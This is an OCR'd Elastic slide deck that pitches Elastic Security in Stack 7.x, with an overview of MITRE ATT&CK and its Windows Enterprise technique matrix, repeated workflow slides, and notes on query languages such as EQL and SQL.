

**Reduce False  
Positives**

**Identify  
Areas of  
Focus**

**Avoid Manual  
Threshold  
Revision**

---

# Elastic solutions are built on a differentiated foundation



## Elastic Stack



canvas



machine learning



maps



reporting



dashboards


*and so much more*



1 Attack surface covered  
with blind spots

2 Everyone is a  
potential target

3 Security analysts  
overwhelmed



*Eliminate  
blind spots*



*Stop threats  
at scale*




*Arm  
every analyst*

# MITRE ATT&CK™ Overview

ATT&CK is a MITRE-developed, globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying



[https://attack.mitre.org/wiki/Introduction\\_and\\_Overview](https://attack.mitre.org/wiki/Introduction_and_Overview)



# Windows ATT&CK for Enterprise Matrix

| Initial Access                      | Execution                         | Persistence                      | Privilege Escalation                   | Defense Evasion                         | Credential Access                  | Discovery                    | Lateral Movement                    | Collection                         | Exfiltration                                  | Command and Control                   |
|-------------------------------------|-----------------------------------|----------------------------------|--|---|------------------------------------|------------------------------|-------------------------------------|------------------------------------|---|---------------------------------------|
| Drive-by Compromise                 | CMSTP                             | Accessibility Features           | Access Token Manipulation              | Access Token Manipulation               | Account Manipulation               | Account Discovery            | Application Deployment Software     | Audio Capture                      | Automated Exfiltration                        | Commonly Used Port                    |
| Exploit Public-Facing Application   | Command-Line Interface            | AppCert DLLs                     | Accessibility Features                 | BITS Jobs                               | Brute Force                        | Application Window Discovery | Distributed Component Object Model  | Automated Collection               | Data Compressed                               | Communication Through Removable Media |
| Hardware Additions                  | Control Panel Items               | Applnit DLLs                     | Applnit DLLs                           | Binary Padding                          | Credential Dumping                 | Browser Bookmark Discovery   | Exploitation of Remote Services     | Clipboard Data                     | Data Encrypted                                | Connection Proxy                      |
| Replication Through Removable Media | Dynamic Data Exchange             | Application Shimming             | Applnit DLLs                           | Bypass User Account Control             | Credentials in Files               | File and Directory Discovery | Logon Scripts                       | Data Staged                        | Data Transfer Size Limits                     | Custom Command and Control Protocol   |
| Spearphishing Attachment            | Execution through API             | Authentication Package           | Application Shimming                   | CMSTP                                   | Credentials in Registry            | Network Service Scanning     | Pass the Hash                       | Data from Information Repositories | Exfiltration Over Alternative Protocol        | Custom Cryptographic Protocol         |
| Spearphishing Link                  | Execution through Module Load     | BITS Jobs                        | Bypass User Account Control            | Code Signing                            | Exploitation for Credential Access | Network Share Discovery      | Pass the Ticket                     | Data from Local System             | Exfiltration Over Command and Control Channel | Data Encoding                         |
| Spearphishing via Service           | Exploitation for Client Execution | Bootkit                          | DLL Search Order Hijacking             | Component Firmware                      | Forced Authentication              | Password Policy Discovery    | Remote Desktop Protocol             | Data from Network Shared Drive     | Exfiltration Over Other Network Medium        | Data Obfuscation                      |
| Supply Chain Compromise             | Graphical User Interface          | Browser Extensions               | Exploitation for Privilege Escalation  | Component Object Model Hijacking        | Hooking                            | Peripheral Device Discovery  | Remote File Copy                    | Data from Removable Media          | Exfiltration Over Physical Medium             | Domain Fronting                       |
| Trusted Relationship                | InstallUtil                       | Change Default File Association  | Extra Window Memory Injection          | Control Panel Items                     | Input Capture                      | Permission Groups Discovery  | Remote Services                     | Email Collection                   | Scheduled Transfer                            | Fallback Channels                     |
| Valid Accounts                      | LSASS Driver                      | Component Firmware               | File System Permissions Weakness       | DCShadow                                | Kerberoasting                      | Process Discovery            | Replication Through Removable Media | Input Capture                      |   | Multi-Stage Channels                  |
|                                     | Mshta                             | Component Object Model Hijacking | Hooking                                | DLL Search Order Hijacking              | LLMNR/NBT-NS Poisoning             | Query Registry               | Shared Webroot                      | Man in the Browser                 |   | Multi-hop Proxy                       |
|                                     | PowerShell                        | Create Account                   | Image File Execution Options Injection | DLL Side-Loading                        | Network Sniffing                   | Remote System Discovery      | Taint Shared Content                | Screen Capture                     |   | Multiband Communication               |
|                                     | Regsvcs/Regasm                    | DLL Search Order Hijacking       | New Service                            | Deobfuscate/Decode Files or Information | Password Filter DLL                | Security Software Discovery  | Third-party Software                | Video Capture                      |   | Multilayer Encryption                 |
|                                     | Regsvr32                          | External Remote Services         | Path Interception                      | Disabling Security Tools                | Private Keys                       | System Information Discovery | Windows Admin Shares                |                                    |   | Remote Access Tools                   |
|                                     | Rundll32                          | File System Permissions          | Port Monitors                          | Exploitation for                        | Replication Through                | System Network Configuration | Windows Remote                      |                                    |   | Remote File Copy                      |




# Elastic Security

## The Journey so far

# Elastic Security in Elastic Stack 7.x

## Workflow/Scenarios Overview

Elastic Security supports analyst-driven and automated workflows




# Elastic Security in Elastic Stack 7.x

## Workflow/Scenarios Overview

Before  
7.6

Elastic Security supports analyst-driven and automated workflows




# Elastic Security in Elastic Stack 7.x

## Workflow/Scenarios Overview

Before  
7.6

Added  
in 7.6

Elastic Security supports analyst-driven and automated workflows




# Elastic Security in Elastic Stack 7.x

## Workflow/Scenarios Overview



Elastic Security supports analyst-driven and automated workflows




# Elastic Security in Elastic Stack 7.x

## Workflow/Scenarios Overview



Elastic Security supports analyst-driven and automated workflows




# Elastic Security in Elastic Stack 7.x

Unified Elastic Security Workflows!



Elastic Security supports analyst-driven and automated workflows






Elastic Security  
Query languages

# Elastic Query Languages

Use the Best Tool for the Job

- New ES query languages expand user's data interrogation ability
  - EQL sequences
- Elastic gives users the freedom and flexibility to use the query language that best-fits their use cases and workflows
  - SQL, PromQL



# SQL

## Integrations & Partnerships

- Tableau
  - Elastic Connector coming in Q3 2020
- Jaspersoft
  - Dev-focused BI integration with Jasper Reports via JDBC

